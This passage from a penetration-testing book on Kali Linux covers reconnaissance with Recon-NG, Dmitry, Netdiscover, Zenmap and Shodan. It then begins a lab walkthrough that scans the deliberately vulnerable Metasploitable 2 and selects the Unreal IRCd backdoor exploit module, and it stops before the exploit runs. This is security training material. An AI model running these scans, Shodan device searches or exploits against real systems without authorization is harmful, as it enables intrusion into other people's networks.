Grabbing video and sound may seem to be a bit theatrical, but social engineers could use information they glean. For instance from video they could grab images of people's badges, and have a glimpse into the target's physical environment.

Sound is interesting too. A social engineer could learn a lot about the target facility by being able to have a live microphone inside the building. And not too long ago "Sinn3r" from the Metasploit development team showed how you could grab recorded audio and search it using AT&T's Watson speech program and Metasploit to look for keywords like "password" or "social security number".

(See "Resources" above for link to article)

Lastly we saw how to recover deleted files from a remote system using a special Meterpreter module called “Recovery\_Files”

Once we get remote access to a machine with a Meterpreter shell we can interact with the target system, manipulate it, and even grab video from it.

But we can also use Meterpreter to bypass Windows UAC protection and automate pulling user password hashes and even plain text password. We will talk about all of these features in upcoming chapters.

## Part 3 - Information Gathering & Mapping

---

# Chapter 5 – Recon Tools

## Resources

- Recon-NG Wiki Page - <https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Home>

## Introduction

There are several tools in Kali Linux to aid in information gathering and reconnaissance. When a hacker attacks a target one of the normal stages they perform is information gathering. They want to learn as much about your network, their target, as they can, to make their lives easier.

Maltego is a very popular tool one that is covered quite a bit in security books and training seminars. As it already has a lot of coverage, I figured we would look at some of the other tools included in Kali.

In this chapter we will look at one of the newer tools, Recon-NG and a couple other tools that come with Kali.

## Recon-NG

The Recon-NG Framework is a powerful tool that allows you to perform automated information gathering and network reconnaissance. Think of it as Metasploit for information collection.

Recon-NG automates a lot of the steps that are taken in the initial process of a penetration test. It has numerous features that allow you to collect user information for social engineering attacks, and network information for network mapping and much more.

You can automatically hit numerous websites to gather passive information on your target and even actively probe the target itself for data.

Anyone who is familiar with Metasploit will feel right at home as the interface was made to have the same look and feel. The command use and functions are very similar. Basically you can use Recon-NG to gather info on your target, and then attack it with Metasploit.

## Using Recon-NG

To start recon-ng, just open a terminal prompt and type, “*recon-ng*”:

```
root@kali:~# recon-ng
[recon-ng v1.41 Copyright (C) 2013, Tim Tomes (@LaM4ster53)]

[65] Recon modules
[7] Discovery modules
[4] Reporting modules
[1] Experimental modules

recon-ng > 
```

Type, “*help*” to bring up a list of commands:

```
recon-ng > help
Commands (type [help|?] <topic>):
-----
back          Exits current prompt level
banner        Displays the banner
exit          Exits current prompt level
help          Displays this menu
info          Displays module information
keys          Manages framework API keys
load          Loads selected module
query         Queries the database
record        Records commands to a resource file
reload        Reloads all modules
resource      Executes commands from a resource file
run           Not available
search        Searches available modules
set           Sets global options
shell         Executed shell commands
show          Shows various framework items
use           Loads selected module

recon-ng > 
```

Now, like Metasploit, you can type “*show modules*” to display a list of available modules:

```
recon-ng > show modules

Discovery
-----
discovery/exploitable/http/dnn_fcklinkgallery
discovery/exploitable/http/generic_restaurantmenu
discovery/exploitable/http/webwiz_rte
discovery/info_disclosure/dns/cache_snoop
discovery/info_disclosure/http/backup_finder
discovery/info_disclosure/http/google_ids
discovery/info_disclosure/http/interesting_files

Experimental
-----
experimental/rce

Recon
-----
recon/contacts/enum/http/web/dev_diver
recon/contacts/enum/http/web/namechk
recon/contacts/enum/http/web/pwnedlist
recon/contacts/enum/http/web/should_change_password
recon/contacts/gather/http/api/jigsaw/point_usage
```

Some of the modules are passive; they never touch the target network. While some directly probe and can even attack the system you are interested in.

One tactic used to passively probe network structure is to use the Google search engine to enumerate site sub-domains. You know that there will be a main domain like “*some\_target\_name.com*” but what other subdomains are out there?

You can do a Google search for subdomains using the “*site:*” and “*inurl:*” switches. Then remove sub-domains (*-inurl*) that you find , so other subdomains will appear. This can take a while to do by hand and can require a lot of typing if the target has a large number of sub-domains.

Recon-NG will do this for you automatically and record what it finds in a database.

Just use the “*recon/hosts/gather/http/web/google\_site*” module. Then “*show options*” to see what the module requires.

```
recon-ng > use recon/hosts/gather/http/web/google_site
recon-ng [google_site] > show options

Name      Current Value  Req  Description
-----
DOMAIN    SomeDomainName.com  yes  target domain

recon-ng [google_site] >
```

This one only requires the target domain.

As in Metasploit, just type, “*set domain [targetname.com]*”. Then just type, “*run*” and the module will execute, as seen below:

```
recon-ng [google_site] > set DOMAIN SomeDomainName.com
DOMAIN => SomeDomainName.com
recon-ng [google_site] > run
```

You will then see a screen like the simulated one below:

```
[*] URL: http://www.google.com/search?start=0&filter=0&q=site%
3ASomeDomainName.com
[*] www.SomeDomainName.com
[*] support.SomeDomainName.com
[*] tech.SomeDomainName.com
[*] Sleeping to avoid lockout...
[*] URL: http://www.google.com/search?start=0&filter=0&q=site%
3ASomeDomainName.com+site%3Awww.SomeDomainName.com+site%
3Asupport.SomeDomainName.com+site%3Atechnet.SomeDomainName.com
[*] mvp.SomeDomainName.com
[*] online.SomeDomainName.com
[*] research.SomeDomainName.com
[*] reports.SomeDomainName.com
[*] connect.SomeDomainName.com
[*] remote.SomeDomainName.com
[*] events.SomeDomainName.com
[*] store.SomeDomainName.com
[*] Sleeping to avoid lockout...
```

As you can see from the screenshot above, Recon-NG is enumerating the sub-domains for a fictitious website called “*SomeDomainName.com*”. Within seconds, several of the sub-domains are listed.

All the data collected by Recon-NG is placed in a database. You can create a report to view the data collected.

Just type in “**back**” to get out of the current module:

```
[*] 46 total hosts found.
[*] 46 NEW hosts found!
recon-ng [google_site] > back
recon-ng > 
```

And then “**show modules**” again.

Notice the “Reporting” section:

```
Reporting
-----
reporting/csv_file
reporting/html_report
reporting/list
reporting/pushpin
```

Simply use one of the report modules to automatically create a nice report of the data that you have obtained.

```
recon-ng > Use reporting/csv_file
recon-ng [csv_file] > run
[*] 46 records added to './workspaces/default/results.csv'
```

All the files will be stored in the “*/usr/share/recon-ng/workspaces/default*” directory.

## Recon-NG Wrap up

Sub-domain enumeration is only one module you can run, there are many others to choose from. There are also some that require a program API key like Twitter, Shodan, LinkedIn or Google. Using these you can get specific information from the corresponding sites about your targets.

For example you can search Twitter for tweets from your target or even check Shodan for open systems.

I have just briefly touched on some of the capabilities of Recon-NG. It is really an impressive tool that is well worth checking into.

## Dmitry

Dmitry is a nice little tool for quickly finding out information about a site. Just run Dmitry from the menu or command line.

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -d      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
  -f      Perform a TCP port scan on a host showing output reporting filtered ports
  -b      Read in the banner received from the scanned port
  -t 0-9  Set the TTL in seconds when scanning a TCP port ( Default 2 )
  *Requires the -p flagged to be passed

root@kali:~#
```

*"dmitry -s SomeDomainName.com"* will perform a similar scan as demonstrated in the Recon-NG section.

## Netdiscover

```
Netdiscover 0.3-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalba@gmail.com>

Usage: netdiscover [-i device] [-r range] [-l file] [-p] [-s time] [-n node] [-c count] [-f] [-d] [-S] [-P] [-C]
  -i device: your network device
  -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
  -l file: scan the list of ranges contained into the given file
  -p passive mode: do not send anything, only sniff
  -F filter: Customize pcap filter expression (default: "arp")
  -s time: time to sleep between each arp request (milliseconds)
  -n node: last ip octet used for scanning (from 2 to 253)
  -c count: number of times to send each arp request (for nets with packet loss)
  -f enable fastmode scan, saves a lot of time, recommended for auto
  -d ignore home config files for autoscan and fast mode
  -S enable sleep time suppression between each request (hardcore mode)
  -P print results in a format suitable for parsing by another program
  -L in parsable output mode (-P), continue listening after the active scan is completed

If -F, -l or -p are not enabled, netdiscover will scan for common lan addresses.

root@kali:~#
```

Netdiscover is another neat tool included in Kali. It too can be run from the command prompt or from the menu system.

Netdiscover scans a network looking for devices and then displays them:

Currently scanning: 172.16.84.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 248

IP	At MAC Address	Count	Len	MAC Vendor
192.168.198.2	00:50:56:fc:ac:5e	02	120	VMware, Inc.
192.168.198.1	00:50:56:c0:00:00	01	060	VMware, Inc.
192.168.198.254	00:50:56:e6:75:77	01	060	VMware, Inc.


It can also run in stealth “passive” mode where it doesn’t send any data, it only sniffs traffic.

## Zenmap


Zenmap is basically a graphical version of the ever popular nmap command. If you are not familiar with nmap, then Zenmap is a great place to start.

Like the previous commands, Zenmap can be started from the menu or command line.

Once started, you will see the following screen:




Just fill in the target IP address and choose what type of scan you want to perform from the Profile drop down box. Zenmap will show you what the resulting nmap command switches are in the command box. Then just click the “*Scan*” button to run the command:



As you can see above the nmap command status shows up in the Nmap Output window.

Other information can be viewed by clicking on additional tabs, like the “*Ports/ Hosts*” tab:



Nmap Output Ports / Hosts Topology Host Details Scans				
Port	Protocol	State	Service	Version
✓ 53	tcp	open	tcpwrapped	

Or the “*Host Details*” window:



## Conclusion

In this chapter we looked at the multi-faceted tool Recon-NG. We saw how it was created to mimic Metasploit so users who are familiar with it could pick up Recon-NG fairly quickly.

We also covered a couple other tools used in Host identification, reconnaissance and information gathering.

# Chapter 6 - Shodan

## Resources

- Shodan Website - <http://www.shodanhq.com/>
- Google Dorks Database - <http://www.exploit-db.com/google-dorks/>

## Introduction

Shodan is one of the coolest websites on the web. Called the “Hacker’s Google”, “Dark Google” and many times just “terrifying”, it is a search engine for computers.

Shodan allows you to find computers on the web by searching for them by keyword. For example, you can search for all the Microsoft IIS 7.0 servers in Canada, or all the systems using Linux in Africa.

If you are familiar with “*Google Dorks*”, Shodan is similar, but is a much easier way to search the breadth of the internet for systems.

The trick to using Shodan effectively is to know the right keywords. Usually they are the manufacturer’s name, or a device model number, but sometimes they are the name of a very obscure embedded web server that you would never think to look for.

But once you know these magic keys, in seconds you can search the world for these devices. Or by using filter commands you can refine your search to certain devices and areas.

A security tester can use Shodan to very quickly assess what systems on their network are being displayed publicly, when maybe they shouldn’t be. It can also allow them to find possible rogue or unauthorized devices that have been added to the company network.

In this section we will briefly discuss why scanning your network space with Shodan is a good idea. We will then look at how we can do these searches from the web interface, Shodanhq.com, and finally through Kali Linux using the Metasploit Framework.

## Why scan your network with Shodan?

There are a large number of seemingly important systems that should never be publicly viewable on the Internet. All can be found easily with just a couple keyword searches.

Everything from open, outdated & insecure systems, routers, network storage, and phone systems - to security cams, building controls, and even security systems.



But that is not all.

Open network printers and embedded devices can also be a fount of information for hackers giving

out SNMP and network infrastructure information, and possibly even user accounts and passwords!

Ready

Refresh

IP Address:

Location:

Contact :

Configuration

TCP/IP

Set Hostname

Domain Name

Address

Netmask

Gateway

Enable DHCP

Enable RARP

Enable BOOTP

Enable AutoIP

Enable FTP/TFTP

HTTP Server Enabled

WINS Server Address

DNS Server Address

Backup DNS Server Address

Sadly, in this new high tech world, computer systems are not the only things that can be found online. Sure you can find large industrial HVAC environmental and building temperature controls completely open and unsecured. But you can also find other non-common devices like aquariums with an online control interface and unbelievably, even remote controlled doors:

DOOR #1	DOOR #2
<div>State</div> <div>IDLE</div>	<div>State</div> <div>IDLE</div>
<div>Timer</div> <div>-n/a-</div>	<div>Timer</div> <div>-n/a-</div>
<div>Status</div> <div>Closed</div>	<div>Status</div> <div>Closed</div>
<div>Message</div> <div>door closed properly</div>	<div>Message</div> <div>door closed before timer expired</div>
CONFIGURATION INFORMATION	RUN TIME
<div>Auto-close timer</div> <div>60 minutes</div>	<div>7 days, 6 hours, 35 minutes, 45 seconds</div>
<div>Close Fail timer</div> <div>20 seconds</div>	

Often the online device has security, but it comes with it turned off from the manufacturer, and all the user needs to do is turn it on or assign a password.

But many don't:

Password Settings

Use Password

Off

New User Password

Confirm New User Password

New Admin Password

Confirm New Admin Password

And many times when a password is used, it is left to the factory default password (easily found) or a simple password (easily cracked).

The company owner may not have even been the one (directly) to put one of these devices online. There have been a couple reports of internet enabled building controls from major companies found online over the years. The building contractor, obviously not understanding internet security, left them completely open or with default credentials.

Searching for open systems using Shodan has become very popular. If you have heard of “Urban Explorers” – those that explore old abandoned buildings in cities for thrills, think of frequent Shodan searchers as “Cyber Explorers” – those that explore the world’s computers for open or loosely secured systems.

And once interesting systems are found on Shodan, the keyword searches are usually shared amongst friends or publicly posted on the internet.

Granted many are just surfing Shodan to grab screenshots of ridiculous things that people put on the web, but it is also a tool that those with nefarious purposes could also use.

That is why it is important to check to see if you have systems publicly viewable or accessible from the web that you don’t know about.

## Shodan Website

To use Shodan, simply point your web browser to ***Shodanhq.com***:



Then all you need to do is enter your keyword to use and click, search just as you would on any search engine.

So if we wanted to search Cisco routers we could just type in “***Cisco***” and click, “***search***”:

The screenshot shows the Shodan search engine interface. At the top, there are navigation links: Shodan, Exploits, Scanhub, Research, and Anniversary Promotion. Below these is the Shodan logo and a search bar with a 'Search' button. The main content area is divided into three columns. The left column contains three sections: 'Services' with a list of protocols and their counts, 'Top Countries' with a list of countries and their counts, and 'Top Organizations' with a list of organizations and their counts. The middle column displays search results for a specific IP address, showing details like the IP, location, and associated services. The right column shows a detailed view of a specific search result, including the IP address, location, and a list of services and their counts.

Services	Count
SSH	670,656
HTTP	561,504
SNMP	206,452
UPnP	204,143
SIP	121,104

Top Countries	Count
United States	587,850
Russian Federation	96,930
China	79,414
Italy	64,162
United Kingdom	60,457

Top Organizations	Count
Cox Communications	214,484
Telettra Internet	31,259
Uninet S.A. de C.V.	28,707
Telecom Italia	25,693
Turk Telekom	23,692

Shodan returns links to about two million Cisco routers worldwide. You can click on any IP address to surf directly to the device found.

On the left side of the screen, Shodan also shows you how many of the total devices are from a certain country or location. You can click on any of them to zero in your search, or you could use keyword filters directly in the search to fine tune the results.

## Filter Guide

Using Filter commands you can quickly narrow down your searches to very specific things.

For example, say you were a Microsoft employee and needed to find all the IIS servers running IIS 8.0 in the US that are a part of the Microsoft domain?

You could enter something like the line below:



This quickly and easily sorts through the millions of servers out there and returns the ones that match the query.

Here is a sample search return:



1. Server title information. You can search for other servers that contain the identical title text by putting the information into the title command.
2. Designates the server country location, again search-able by using the country command.
3. The hostname search term can be used to search for servers by domain names.
4. Body text area. Any text entered into Shodan without a filter will be assumed to be a body text search and will look for servers that have the requested information in the body text area.

## Filter Commands

Let's take a closer look at the filter commands.

*(To use these commands or to get more than one page of results, you need to sign up for a free Shodan Account).*

### CITY and COUNTRY Command

The City and Country commands allow you to narrow down the geographic location of your searches.

country:(2 Letter country code)or city:(city name)

country:US

city:Memphis

Better yet, combine the two if the city you are looking for is located in more than one country.

country:US city:Memphis

### HOSTNAME Command

Scan an entire domain with the hostname command:

hostname:google

You can use part of the Fully Qualified Domain Name, like google or the entire site like www.microsoft.com or support.microsoft.com.

### NET Command

Scan a single IP or a whole net block range using the net command:

net:192.168.1.10  
net:192.168.1.0/24

### ***TITLE Command***

You can also search for items using the Title command:

**title:"Server Room"**

Title is probably one of the most over looked search parameters. You can scan the entire Internet or your entire domain looking for title keywords.

### ***KEYWORD Search***

Probably the most popular way to search Shodan is using a body keyword search. If you know the type of server the target system is using, the name of an embedded server, or want to search for only "200 OK" webpages, then the body keyword search is the one to use.

For instance if you wanted to find all the servers running Apache server version 2.2.8 and only want open sites, or sites that didn't return an error when scanned – "200 OK" sites, use the following keywords:

***apache/2.2.8 200 ok***

Or maybe you want to skip any 401 unauthorized pages or 302 Moved pages? Just use a minus sign and the HTML error code:

***apache/2.2.8 -401 -302***

## **Combined Searches**

The most effective Shodan searches are completed by combining search terms. With a few keywords you could search for all of the Microsoft servers running IIS/7.0 at your Boston location.

***IIS/7.0 hostname:YourCompany.com city:Boston***

Or you could do a quick security scan of your domain for old systems that need to be updated. For example any IIS/5.0 systems located anywhere on your domain in France.

***IIS/5.0 hostname:YourCompany.com country:FR***

Title searches work great too. Many webcams use "camera" in their title information. If cameras were not allowed on your network you could quickly check for that.

***Title:camera hostname:YourCompany.com***

Lastly searching using the Geo coordinates opens up some interesting capabilities, especially for OSINT and government entities. Say you were creating a network map and wanted to search for Linux servers located near Damascus, Syria:

***geo:33.5,36.3 os:Linux***

For some reason not every system will be correctly labeled with their city/ country and the geo

keyword helps identify additional systems that would not show up otherwise.

Other search terms you can use include:

- **Port:** Search by port number.
- **OS:** Search by Operating System.
- **After or Before:** Search for servers using dates.

## Shodan Searches with Metasploit

Shodan search capabilities have been added to the Metasploit Framework. You just need to sign up from a free Shodan user account and get an API key from their website. Using an API key allows you to automate Shodan searches.

To find systems with Metasploit, you simply use it like any other exploit:

1. Create a free account on Shodanhq.com.
2. Obtain an API key - [http://www.shodanhq.com/api\\_doc](http://www.shodanhq.com/api_doc)
3. Start Postgresql (Type, “*service postgresql start*” in a terminal).
4. Start the Metasploit Service (“*service metasploit start*”).
5. Start Metasploit (“*msfconsole*”) or use Top Ten Menu.
6. Type, “*use auxiliary/gather/shodan\_search*”:

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > 
```

7. Now, “*show options*” to see what options we need to use:

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  false           no       Add search results to the database
  FILTER    no             no       Search for a specific IP/City/Coun
try/Hostname
  MAXPAGE   1              yes      Max amount of pages to collect
  OUTFILE   no             no       A filename to store the list of IP
s
  QUERY     yes            yes      Keywords you want to search for
  SHODAN_APIKEY  yes           yes      The SHODAN API key
  VHOST     www.shodanhq.com yes        The virtual host name to use in re
quests
```

8. Type “*set Shodan\_APIKey <API Key Number>*” and fill in your API Key Number.
9. Now set the Query field with the keyword you want to search for:

```
msf auxiliary(shodan_search) > set QUERY iomega
QUERY => iomega
msf auxiliary(shodan_search) >
```

10. Now just type, “run”.

11. After a few seconds, you will receive some statistics on your search keyword:

```
msf auxiliary(shodan_search) > run

[*] Total: 42828 on 857 pages. Showing: 1
[*] Country Statistics:
[*]   United States (US): 8740
[*]   France (FR): 5306
[*]   Germany (DE): 3878
[*]   United Kingdom (GB): 3720
[*]   Netherlands (NL): 2185
[*] Collecting data, please wait...
```

12. And then you will see actual returns:

```
IP Results
=====
```

IP	City	Country
1.121.170.50:80	N/A	Australia
wl9.woe.bigpond.net.au		
107.213.184.229:80	Torrance	United States
ghtspeed.irvna.sbcglobal.net		
122.148.252.28:80	Sydney	Australia
tic.dsl.dodo.com.au		
146.155.7.43:80	Santiago	Chile
161.116.95.93:80	Barcelona	Spain
173.60.166.205:80	Norwalk	United States
5.lsanca.fios.verizon.net		
176.45.101.43:80	N/A	Saudi Arabia
178.23.215.14:80	N/A	Spain
ic.voztelecom.net		
178.24.210.203:80	Leipzig	Germany
ip.superkabel.de		
178.84.125.239:80	Leeuwarden	Netherlands
amic.upc.nl		
181.167.59.229:80	Munro	Argentina
ertel.com.ar		
186.130.207.35:80	Buenos Aires	Argentina
edy.com.ar		

If you want to use filter keywords, or get more than one page of responses, you will have to purchase an unlocked API key.

## Conclusion

In this section we learned about the computer search engine Shodan. We learned that there are thousands if not millions of unsecured or under secured systems that can be found quickly and easily on Shodan.

We then learned how to search Shodan using keywords and filters, and finally we learned how to search Shodan from within Kali using Metasploit.

It is critical that companies know what systems that they have publicly available on the web. The larger the company is, the more common it is that they have systems hanging out there that are

outdated, open or inadequately secured.

Shodan is a quick and easy way to find these devices.

I highly recommend security teams (and even small business and home owners) scan their systems to see what systems they have publicly available on the web.

## Part 3 - Attacking Hosts

---

# Chapter 7 – Metasploitable Tutorial - Part One

## Resources

- <http://www.offensive-security.com/metasploit-unleashed/Metasploitable>
- <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
- <https://community.rapid7.com/docs/DOC-1875>
- <https://community.rapid7.com/message/4137#4137>

## Introduction

We have covered a lot of basic intro, recon and mapping; now let 's look at attacking hosts.

Metasploitable 2 is a purposefully vulnerable Linux distribution. What this means is that it has known bugs and vulnerabilities built in on purpose. It is a training platform made to be used with Metasploit to practice and hone your computer security skills in a legal environment.

Many think that Linux or Mac OS are much more secure than Windows. But like Windows, if you don't install system patches and updates, they are equally vulnerable.

The resources above cover a lot of information on installing and using Metasploitable 2 so I will not spend a lot of time on this topic.

But we will go through a couple of the exploits using Kali just to see how things work.

## Installing and Using Metasploitable

Metasploitable 2 is available as a Virtual Ware VM. Just download the file, unzip it and open it with VMWare Player. It's that simple.

If you are using Virtual Box, Rapid 7 hosts a video showing the full install of Metasploitable on Virtual Box. A link to the video can found in the Resources section above.

**\*Warning\*** – *Never run Metasploitable on a public facing system, it is, by design, vulnerable!*

Once Metasploitable boots up you will come to the main login screen:



To login, enter the name and password shown on the menu:

*msfadmin/ msfadmin*

You wouldn't believe how many budding security professionals have asked for the default login credentials for Metasploitable. And they put it right on the login screen!

Logging in is pretty anti-climactic. You basically just end up at a text based terminal prompt:

```
msfadmin@metasploitable:~$ _
```

But we are not here to use the system from the keyboard; the goal is to try to get into the system remotely from our Kali system.

## Scanning for Targets

One of the first steps that many security testers use is to do an “nmap” scan to try to determine what ports are open and hopefully even what services are installed on those ports. If we can determine open ports and service program versions, then we may be able to exploit a vulnerability in the service and compromise the machine.

Let's take a look at Metasploitable from our Kali box.

The first thing to do is to run an nmap scan and see what services are installed.

- Open a Terminal window on your Kali system and type:

***nmap -sS -Pn <metasploitable's IP address>***

Put in the IP address for your Metasploitable machine, which in our case is 192.168.198.145. If you didn't know what IP address your Metasploitable is at, you could always scan a range of addresses by typing something like, “***nmap -sS -Pn 192.168.198.1-150***”

The “-sS” switch tells nmap to perform a stealth scan. The “-Pn” tells nmap not to run a ping scan to see what systems are up.

This will show us the open ports and try to enumerate what services are running:

```
root@kali:~# nmap -sS -Pn 192.168.198.145

Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-23 15:02 EDT
Nmap scan report for 192.168.198.145
Host is up (0.00030s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:07:64:4E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

That's a lot of open ports!

Okay we definitely have a lot of possible openings; let's see if we can find out what services are running on them. Let's try the nmap command again, but this time add the "-A" switch, which will perform OS detection and try to determine service versions:

***nmap -sS -Pn -A 192.168.198.145***

Nmap will churn for a while as it tries to detect the actual services running on these ports. In a few minutes you will see a screen that looks like this:

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e9:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl_cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=
ateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T13:07:45+00:00
|_Not valid after: 2010-04-16T13:07:45+00:00
|_ssl_date: 2013-10-23T19:24:50+00:00; -3s from local time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_methods: No Allow or Public header in OPTIONS response (status code
|_http_title: Metasploitable2 - Linux

```

For each port, we see the port number, service type and even an attempt at the service software version.

We see several of the normal ports are open in the image above. There are also a lot of services running at higher ports; one in particular is an Unreal Internet Relay Chat (IRC) program:

```

6667/tcp  open  irc          Unreal ircd
|_irc-info:
|_server: irc.Metasploitable.LAN
|_version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_servers: 1
|_users: 1
|_lservers: 0
|_lusers: 1
|_uptime: 0 days, 0:49:12
|_source host: AD409C8C.768961CD.FFFA6D49.IP
|_source ident: nmap

```

Usually in tutorials they cover going after the main port services first. But I recommend looking at services sitting at higher ports. What is more likely to be patched and up to date, common core services or a secondary service that was installed one time and possibly forgotten about?

So let's see what we can find out about this Unreal IRC service.

In the picture above we can see the software version, in this case "*Unreal IRC 3.2.8.1*". Our next step is to do a search for vulnerabilities for that software release. Just searching for "*unreal3.2.8.1 exploits*" in Google should do the trick.

But why use Google when we can search with Metasploit?

## Exploiting the Unreal IRC Service

Let's go ahead and run Metasploit:

```
root@kali:~# msfconsole
```

Now just use the search command and paste in the service name and program version:

```
msf > search Unreal 3.2.8.1
```

Running this search returns:

```
exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 ... excellent Unreal  
1 IRCd 3.2.8.1 Backdoor Command Execution
```

An Unreal 3.2.8.1 backdoor with a reliability rate of “excellent”!

This is great news, as the exploits are ranked according to the probability of success and stability.

If you remember from our introduction to Metasploit, there are several steps to exploiting a vulnerability:

- Picking an Exploit
- Setting Exploit Options
- Picking a Payload
- Setting Payload Options
- Running the Exploit
- Connecting to the Remote System

Let's step through the process.

## PICKING AN EXPLOIT

If we use the “*info*” command we can find out a little bit more about our possible exploit.

```
msf > info exploit/unix/irc/unreal_ircd_3281_backdoor
```

Doing so we find the following:

### **Description:**

This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

Unbelievably a backdoor was added to the download archive, which is... Well, “unreal”!

So, let's “*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*” and check the options:

```
